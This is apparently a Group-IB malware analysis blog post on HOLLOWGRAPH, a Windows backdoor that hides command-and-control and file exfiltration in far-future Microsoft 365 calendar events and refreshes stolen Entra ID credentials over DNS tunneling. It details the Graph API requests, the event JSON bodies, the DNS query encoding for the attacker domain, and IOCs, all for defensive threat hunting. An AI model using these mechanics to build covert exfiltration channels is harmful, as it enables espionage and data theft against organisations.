

HOLLOWGRAPH: Turning Microsoft 365 Calendars into Covert Command-and-Control Channels

 group-ib.com/blog/hollowgraph-microsoft-365

Yauheniya Mazurenka

July 20, 2026

Malware Profile





HOLLOWGRAPH

Platforms
Windows

First seen
7 June 2026

HOLLOWGRAPH is a Windows backdoor that communicates exclusively through trusted third-party services instead of attacker-controlled infrastructure. It uses Microsoft Graph API to exchange commands and exfiltrate data via a compromised Microsoft 365 calendar, while DNS tunneling is used to retrieve and refresh Microsoft Entra ID credentials.

- **Microsoft Graph** — a compromised Microsoft 365 mailbox calendar serves as a two-way dead drop allowing the malware to receive commands and exfiltrate stolen data through encrypted calendar events.
- **DNS tunneling** (AAAA/IPv6 records to an attacker domain) — delivers and refreshes the Entra ID credentials used to authenticate to Graph. Unencrypted.
- **Encryption** — hybrid RSA + AES encryption protects exfiltrated files and tasks shared between victims and attacker, using separate RSA key pairs for inbound and outbound traffic.



Techniques

- T1078.004 - Valid Accounts: Cloud Accounts
- T1129 - Shared Modules
- T1140 - Deobfuscate/Decode Files or Information
- T1036.005 - Masquerading: Match Legitimate Resource Name or Location
- T1027.013 - Obfuscated Files or Information: Encrypted/Encoded File
- T1550.001 - Use Alternate Authentication Material: Application Access Token
- T1005 - Data from Local System
- T1071.004 - Application Layer Protocol: DNS
- T1071.001 - Application Layer Protocol: Web Protocols
- T1132.001 - Data Encoding: Standard Encoding
- T1573.002 - Encrypted Channel: Asymmetric Cryptography
- T1573.001 - Encrypted Channel: Symmetric Cryptography

Group-IB, 2026

Introduction

The Group-IB Threat Intelligence team has identified HOLLOWGRAPH, a new malware sample that we attribute, with high confidence, to the [Cavern backdoor framework](#). This malware is one component of a larger toolkit, and it uses the Microsoft Graph API through a compromised Microsoft 365 account observed in Israel to communicate with its operators — a

technique that helps conceal command-and-control traffic within legitimate Microsoft 365 communications.

The malware supports just two commands, get and send, and executes both exclusively through trusted Microsoft cloud infrastructure. Using the Microsoft Graph API, it treats the compromised mailbox's calendar as a two-way dead-drop: operators plant tasking as calendar events, and the implant exfiltrates stolen files by creating its own events with encrypted data attached. To avoid catching the mailbox owner's attention, every event is dated far into the future — 13 May 2050 — with payloads attached as files to the event.

A second channel handles credentials renewal. The malware performs DNS tunneling — using IPv6 AAAA record queries against the attacker-controlled domain “cloudlanecdn[.]com” — to refresh the Microsoft Entra ID (Azure AD) credentials it authenticates with, writing the updated values to an on-disk configuration file (logAzure.txt).

All Graph payloads are secured with hybrid RSA + AES encryption, using two separate key pairs so that tasking and exfiltration remain cryptographically independent of each other.

We identified 12 victims carrying the implant, of which only about three were actively communicating with the attacker. The recovered indicators — an Israeli mailbox used for exfiltration and malware samples uploaded from Israel — suggest a focused interest in Israeli entities rather than broad, opportunistic compromise.

Key discoveries

- HOLLOWGRAPH abuses Microsoft Graph API to transform a compromised Microsoft 365 calendar into a covert two-way command-and-control channel.
- Commands and stolen data are hidden inside calendar events attachment, dated to the year 2050, with communications protected using separate RSA key pairs for each communication direction.
- It maintains a secondary communication channel using DNS tunneling (IPv6 AAAA records) to refresh its Microsoft Entra ID (Azure AD) credentials and configuration.
- Group-IB links the component, with high confidence, to a modular backdoor framework (Cavern).
- Group-IB identified at least 12 compromised systems, with approximately three actively communicating with attacker infrastructure at the time of analysis.
- Observed telemetry suggests a focused interest in Israeli entities, consistent with a targeted espionage operation rather than broad opportunistic activity.

Who may find this blog interesting:

- Cybersecurity analysts
- Malware analysts and reverse engineers
- Threat intelligence professionals
- Incident responders and DFIR teams
- Computer Emergency Response Teams (CERTs)
- Corporate security teams
- Law enforcement and cyber investigators

Group-IB Threat Intelligence Portal: HOLLOWGRAPH

Group-IB customers can access our Threat Intelligence portal for more information about this malware : [HOLLOWGRAPH](#)

Malware Profile



HOLLOWGRAPH

Platforms
Windows

First seen
7 June 2026

GROUP-IB

HOLLOWGRAPH is a Windows backdoor that communicates exclusively through trusted third-party services instead of attacker-controlled infrastructure. It uses Microsoft Graph API to exchange commands and exfiltrate data via a compromised Microsoft 365 calendar, while DNS tunneling is used to retrieve and refresh Microsoft Entra ID credentials.

- **Microsoft Graph** — a compromised Microsoft 365 mailbox calendar serves as a two-way dead drop allowing the malware to receive commands and exfiltrate stolen data through encrypted calendar events.
- **DNS tunneling** (AAAA/IPv6 records to an attacker domain) — delivers and refreshes the Entra ID credentials used to authenticate to Graph. Unencrypted.
- **Encryption** — hybrid RSA + AES encryption protects exfiltrated files and tasks shared between victims and attacker, using separate RSA key pairs for inbound and outbound traffic.

Techniques

- T1078.004 - Valid Accounts: Cloud Accounts
- T1129 - Shared Modules
- T1140 - Deobfuscate/Decode Files or Information
- T1036.005 - Masquerading: Match Legitimate Resource Name or Location
- T1027.013 - Obfuscated Files or Information: Encrypted/Encoded File
- T1550.001 - Use Alternate Authentication Material: Application Access Token
- T1005 - Data from Local System
- T1071.004 - Application Layer Protocol: DNS
- T1071.001 - Application Layer Protocol: Web Protocols
- T1132.001 - Data Encoding: Standard Encoding
- T1573.002 - Encrypted Channel: Asymmetric Cryptography
- T1573.001 - Encrypted Channel: Symmetric Cryptography



Group-IB, 2026

Technical Details

Malware overview

HOLLOWGRAPH is a .NET NativeAOT-compiled DLL. It operates as a two-command malware and linked to the Cavern C2 framework, leveraging trusted Microsoft cloud infrastructure (specifically the Microsoft Graph API) to receive commands and exfiltrate files through a compromised Microsoft 365 mailbox calendar.. This approach allows it to blend into normal enterprise network traffic making malicious communications significantly harder to distinguish from legitimate Microsoft 365 traffic..

The malware supports two commands — **get** and **send** — and relies entirely on trusted third-party infrastructure for communication, never reaching out directly to attacker-owned servers for payload delivery:

- **Microsoft Graph API:** The calendar of a compromised mailbox serves as a two-way “dead drop”:
 - The **send** command generates calendar appointments with encrypted stolen files attached.
 - The **get** command searches for appointments planted by the operator and downloads the attached instructions.
- **DNS tunneling (to an attacker-controlled domain):** Used to deliver and refresh the Microsoft Entra ID (Azure AD) credentials needed to authenticate to the Graph channel. This channel is not encrypted.
- **Encryption:** A hybrid scheme combining RSA and AES-256-GCM secures Graph communications, with distinct RSA key pairs used for each direction (inbound vs. outbound).


Malware capabilities

Structured command invocation. The loader supplies a single wide-character string in the format:

```
<command>_;;_<arg0>_,_<arg1>_,_<arg2>
```

- Outer components are separated by `_;;_`; inner arguments use `_,_`.
- A 7-character task identifier is derived from the supplied argument and used to label the corresponding C2 exchange.
- Results are returned to the caller as a wide string — decrypted instructions for `get`, or a completion status for `send`.

- **HOLLOWGRAPH** supports Two-command and C2 communication over Microsoft 365 calendars. **HOLLOWGRAPH** uses a compromised mailbox calendar as a covert dead-drop, exchanging commands and data entirely through legitimate Graph API traffic:
 - **get** — retrieves the attachment from a calendar event titled Event ID: <7-char-taskID> scheduled for 2050-05-13, then decrypts the attachment with the private key from its configuration and passes the result to the controller.
 - **send** — encrypts the target file with the configured public key, creates a far-future (year 2050) calendar event, uploads the encrypted data as one or more attachments named File{n}.txt, and renames the event subject to an operator-recognizable tag (Boss{..}ID{..}).
 - Hybrid cryptography. File payloads are protected with hybrid RSA-OAEP + AES-256-GCM encryption, using separate keys for the inbound (decrypt tasking) and outbound (encrypt exfil) directions.
- DNS tunneling for credential delivery. The implant refreshes its Azure AD (Entra ID: tenantId, clientId, clientSecret, and mailbox) credentials over DNS:
 - It resolves specially encoded subdomains under its C2 domain cloudlanecdn[.]com using AAAA/IPv6 records.
 - The responses are decoded to update the credentials, which are written back into logAzure.txt.
- Local configuration file. Configuration — including Azure tenant/client/secret, target mailbox, C2 domain, and RSA keys — is stored on disk logAzure.txt.



Group-IB, 2026

Figure 1. HOLLOWGRAPH command-and-control communication.

Graph API Communication – Get Command

Purpose: Download the operator's command from the mailbox calendar dead-drop and decrypt it using the RSA private key in the configuration.

```
GET /users/{mailbox}/calendarView
    ?startDateTime=2050-05-13T22:00:00
    &endDateTime=2050-05-13T23:00:00
    &$filter=contains(subject,'Event ID: ')
GET /users/{mailbox}/events/{event-id}?$expand&$select
GET /users/{mailbox}/events/{event-id}/attachments
```

Process:

- Query the calendarView endpoint to locate the operator's planted event(s), restricting the search to the fixed time window of 2050-05-13, 22:00–23:00 UTC, and filtering by subject using contains(subject,'Event ID: <taskID>').
- Retrieve each File{n}.txt attachment associated with the matched event.
- Decrypt the downloaded data using the agent's private key — unwrapping the key via RSA-OAEP, then decrypting the payload with AES-256-GCM — to recover the plaintext.

- Pass the decrypted tasking data back to the loader. Examples of supported commands are provided in the “Linking HOLLOWGRAPH to the Cavern Framework” section.

Graph API Communication – Send Command

Purpose: Encrypt data supplied by the loader using the public RSA key stored in the configuration and upload it to the same mailbox calendar.

Process:

- Encrypt the data using the C2 server’s public key (RSA-OAEP wraps a freshly generated AES-256 key), then encrypt the payload itself with AES-256-GCM.
- Create a calendar event, upload the encrypted data as one or more File{n}.txt chunks, then rename the event’s subject to the Boss{..}ID{..} format.

```
POST /users/{mailbox}/calendar/events (create event, far-future
2050 date)
POST /users/{mailbox}/events/{event-id}/attachments (upload each File{n}.txt
chunk)
PATCH /users/{mailbox}/events/{event-id} (rename subject ->
"Boss{..}ID{..}")
```

1. Create a placeholder event — A new calendar event is created via

POST /users/{mailbox}/calendar/events, initially labelled with a randomly generated GUID as its subject, and scheduled for 2050-05-13:

```
{
  "@odata.type": "microsoft.graph.event",
  "subject": "",
  "body": { "contentType": , "content": "" },
  "start": { "dateTime": "2050-05-13T22:00:00", "timeZone": "UTC" },
  "end": { "dateTime": "2050-05-13T23:00:00", "timeZone": "UTC" },
  "isReminderOn": true
}
```

2. Attach the encrypted files — Each file chunk is uploaded via POST

/users/{mailbox}/calendar/events/{eventId}/attachments, encoded in base64 as an application/octet-stream attachment.

```
{
  "@odata.type": "microsoft.graph.fileAttachment",
  "name": "File{n}.txt",
  "contentType": "application/octet-stream",
  "contentBytes": ""
}
```

3. Rename the event — A final PATCH/users/{mailbox}/calendar/events/{eventId} call updates the subject line to an operator-recognizable tag following the Boss{...}ID{...} naming convention.

DNS Tunneling Channel (Credential Refresh)

This channel refreshes four Microsoft Entra ID credentials — tenantId, clientId, clientSecret, and mailbox — by querying the attacker’s-controlled domain cloudlanecdn[.]com .

```
LENGTH query: {random}.{7charTaskID}.{fieldIndex}.p.cloudlanecdn[.]com
DATA query: {random}.{7charTaskID}.{fieldIndex}.{byteOffset}.q.cloudlanecdn[.]com
```

{taskId} = 7-char task ID from the command.
{fieldIndex} = 0..3 (which credential field is being fetched).
{offset} = running byte offset, incremented by 14 per chunk.

How it works:

- All queries use AAAA records and are resolved through the DnsClient.NET library.
- **Length queries** (marked .p. for “prime”): the first 2 bytes of the returned IPv6 address encode a big-endian uint16 value representing the total data length to expect.
- **Data queries** (marked .q.): each returned IPv6 address (16 bytes) yields 14 usable payload bytes.
- The implant reassembles the payload from these 14-byte chunks, decodes it as UTF-8 text, stores the result into the relevant configuration field, and writes the updated configuration back to logAzure.txt.

Configuration

The binary contains an embedded, hardcoded configuration that includes the Microsoft Entra ID tenant ID, application (client) ID, client secret, target mailbox address, command-and-control (C2) domain, and two RSA keys (Public key to encrypt exfiltrated files and private key to decrypt tasks send from attacker). Upon execution, this configuration is written to disk as a file named logAzure.txt, disguised to resemble an ordinary log file.

Field	Value
Microsoft Entra ID Client ID	76[Removed]a0a
Microsoft Entra ID Tenant ID	f3a[Removed]fb

Microsoft Entra ID Client Secret	HO[Removed]bP7
Compromised mailbox	[Removed]@[Removed][.].co[.]il
C2 DNS domain	cloudlanecdn[.]com — used for DNS tunneling to refresh the credentials involved in exfiltration and command retrieval
RSA C2-server public key	Embedded 2048-bit RSA public key used to encrypt exfiltrated data.
RSA agent private key	Embedded 2048-bit RSA private key used to decrypt operator commands.

Figure 2. Embedded HOLLOWGRAPH configuration table.

Linking HOLLOWGRAPH to the Cavern Framework :

Several technical characteristics strongly suggest that HOLLOWGRAPH— and the broader toolkit of which is it part — is a variant of the [Cavern Framework](#).

- Command format: The component is invoked with the string format **<command>_;;_<arg0>_<arg1>_<arg2>**, which matches Cavern’s command syntax.
- Among the commands issued by the attacker is **MzU=**, which decodes to **003** — a **Toggle debug logging instruction command** classified as an agent self command for the Cavern malware.
- Matching command structure from the C2 server. The observed tasking mirrors Cavern’s format, e.g. **{“cid”: “oXhLaJ0ZvtPb9XB”, “type”: “self”, “cmd”: “003_;;_,_”}**

Taken together, these similarities strongly support our assessment that HOLLOWGRAPH is part of a different variant of the Cavern framework.

```
[ OK ] file0_2.txt      RSA=0AEP-SHA256 AES-256  63B  ::  '{"cid": "oXhLaJ0ZvtPb9XB",
"type": "self", "cmd": "003_;;_,_"}'
[ OK ] file0_3.txt      RSA=0AEP-SHA256 AES-256  4B   ::  'MzU='
[ OK ] file0_4.txt      RSA=0AEP-SHA256 AES-256  4B   ::  'MzU='
[ OK ] file0_5.txt      RSA=0AEP-SHA256 AES-256  63B  ::  '{"cid": "2tJw0IXauKqltnp",
"type": "self", "cmd": "003_;;_,_"}'
[ OK ] file0_6.txt      RSA=0AEP-SHA256 AES-256  63B  ::  '{"cid": "a1XBCzcDl8hBuNE",
"type": "self", "cmd": "003_;;_,_"}'
[ OK ] file0_7.txt      RSA=0AEP-SHA256 AES-256  4B   ::  'MzU='
```

Victims

Our analysis indicates that this attack is highly targeted and focuses on Israeli entities. This assessment is based on several observations:

- The compromised mailbox used for command-and-control and data exfiltration is associated with an Israeli organization.
- The HOLLOWGRAPH malware files were uploaded from Israel.
- The files associated with the broader Cavern framework were also likewise uploaded from Israel.

In total, Group-IB identified at least 12 systems infected with HOLLOWGRAPH. The earliest observed communication between a victim and the attacker occurred on 3 June 2026, while the most recent was observed on 9 July 2026, indicating that the malware has been actively used since at least early June 2026. The relatively small number of identified victims suggests that the operation is highly targeted rather than opportunistic. Of the 12 identified infections, only three were actively communicating with the attacker during the observation period. This selective interaction reflects a disciplined operational approach and suggests that the threat actor is deliberately engaging only with intended targets.




Figure 3. Observed victims communication activity by HOLLOWGRAPH Agent ID.

	A	B	C	D	E	F	G	H	I
	event_id	event_title	event_kind	task_id	event_start	event_end	organizer_email	created_at	
1		Boss	exfil		2050-05-13T22:00:00.0000000 (UTC)	2050-05-13T23:00:00.0000000 (UTC)		2026-06-03T12:06:59.7017754Z	
2		Boss	exfil		2050-05-13T22:00:00.0000000 (UTC)	2050-05-13T23:00:00.0000000 (UTC)		2026-07-09T10:47:18.7049023Z	
3									
4									
5									
6									
7									

Figure 4. First and last observed victim communications with the attacker.

Attribution Assessment

HOLLOWGRAPH demonstrates a high level of technical sophistication. Its use of trusted cloud infrastructure for command-and-control, hybrid encryption, DNS tunneling for credential refresh, and highly selective victim targeting collectively suggest that the threat actor possesses significant technical capabilities and operational maturity.

Based on the evidence currently available, we cannot confidently attribute this activity to any previously identified threat actor. However, our analysis identified several technical similarities with the Iranian-nexus threat actor Lyceum. While these overlaps are noteworthy, they are not sufficiently unique to support a high-confidence attribution. At this stage, we assess a potential link to Lyceum with low confidence.

Lyceum (sub-group of OilRig)

Our analysis indicates that the Cavern framework shares several technical characteristics with malware previously attributed to Lyceum. Cavern’s modular backdoor functionality closely resembles a .NET backdoor used by Lyceum in early 2025 (SHA-256:

315bdba98c6fe863d39f6afccc727e17d5aea63bf21259444fa988cae56d61c1). This Lyceum .net modular backdoor shares the same commands and command codes as the .NET TCP backdoor described in this [report](#) (hash:

1573e125197ec77d8e9930c611ba2802ee59e19629396b5e99b426b46c53bd25), and it likewise keeps all modules on disk and loads them on demand. It also treats every received command as a plugin name, concatenating the command number with CLD and loading the corresponding DLL from disk — mirroring Cavern’s behavior of treating any non-self command as a plugin DLL name.

	Cavern Framework	Lyceum backdoor
Plugin Architecture	Modular structure where each plugin handles a task area (e.g., one plugin for the file system, another for databases).	Modular structure where each plugin handles a single, specific task (e.g., one plugin to upload files another to download files).

Implementation	Components are either Pure .NET, Mixed-Mode C++/CLI (IL + Native), or NativeAOT .NET.	All components are written in Pure .NET
Plugin Loading Mechanism	The attacker sends the plugin name to handle the command	The attacker sends the plugin name; the provided value is concatenated with CLD and loaded.

Figure 5. Table Comparison of the Cavern Framework and the Lyceum Backdoor.

Conclusion

HOLLOWGRAPH represents an advanced and highly targeted espionage threat. By abusing trusted Microsoft 365 calendars through the Microsoft Graph API and refreshing its cloud authentication credentials through DNS tunneling, the malware conceals its command-and-control within legitimate Microsoft 365 and network traffic, evading conventional perimeter defenses. While Group-IB links HOLLOWGRAPH to the Cavern framework with high confidence and has identified tradecraft similarities with Iranian-nexus activity, the threat actor behind this campaign remains unknown at this time. The sophistication of the malware, combined with the disciplined, narrowly scoped targeting of Israeli entities, points to a capable and well-resourced adversary.

The Group-IB Threat Intelligence team will continue to monitor this activity and track the evolution of the Cavern framework in order to provide actionable intelligence that helps organizations anticipate emerging threats and strengthen their cyber resilience.

Recommendations

Based on these findings, Group-IB recommends that organizations strengthen cloud visibility, proactively monitor for abuse of trusted services, and continuously validate their security controls against similar attack techniques.

Strengthen Threat Intelligence and Monitoring

- Continuously hunt for indicators associated with HOLLOWGRAPH and the Cavern framework, including the C2 domain cloudlanecd[n].com and the on-disk configuration file logAzure.txt.

- Monitor Microsoft Graph API activity and Microsoft 365 mailbox audit for anomalous calendar operations — including event creation, attachment uploads, and subject changes performed by an application rather than a user.
- Hunt for the malware’s calendar artifacts: events dated to the far future (2050-05-13), GUID-only subjects, and subjects matching Event ID: <taskID> or Boss{..}ID{..} with File{n}.txt attachments.

Secure Cloud Identity and Application Access

- Restrict, monitor, and audit client-credentials OAuth2 applications, and alert on the creation of new client secrets or credentials.
- Enforce Conditional Access policies, credential rotation, and anomalous-token detection are applied to Microsoft 365 and Entra ID environments.

Strengthen Network and DNS Security

- Deploy DNS monitoring capable of detecting tunneling activity, including unusually frequent AAAA (IPv6) queries and long or high-entropy subdomains.
- Route outbound DNS through controlled resolvers and enforce DNS filtering and sinkholing of known malicious infrastructure.

IOCs:

Network:

Cloudlanecdn[.]com

Hashes:

- 75e51774b8f79e5f256eaae639635f911b3e744d4774fd6068dd980255621509
- F3f3006f8304788251b153d53b305322b8acab0c66ec816b8d9f101bcc851da3
- B3d0f6e4e3be395fd7cf9e8101c89963d77216578cbb117a6ac9bc3564485eff

DISCLAIMER: All technical information, including malware analysis, indicators of compromise and infrastructure details provided in this publication, is shared solely for defensive cybersecurity and research purposes. Group-IB does not endorse or permit any unauthorized or offensive use of the information contained herein. The data and conclusions represent Group-IB’s analytical assessment based on available evidence and are intended to help organizations detect, prevent, and respond to cyber threats.

Group-IB expressly disclaims liability for any misuse of the information provided. Organizations and readers are encouraged to apply this intelligence responsibly and in

compliance with all applicable laws and regulations.

This blog may reference legitimate third-party services such as Microsoft 365 and others, solely to illustrate cases where threat actors have abused or misused these platforms.

This material is provided for informational purposes, prepared by Group-IB as part of its own analytical investigation, and reflects recently identified threat activity.

All trademarks referenced herein are the property of their respective owners and are used solely for informational purposes, without any implication of affiliation or sponsorship.

© 2003 – 2026 Group-IB is a global leader in the fight against cybercrime, protecting customers around the world by preventing breaches, eliminating fraud and protecting brands.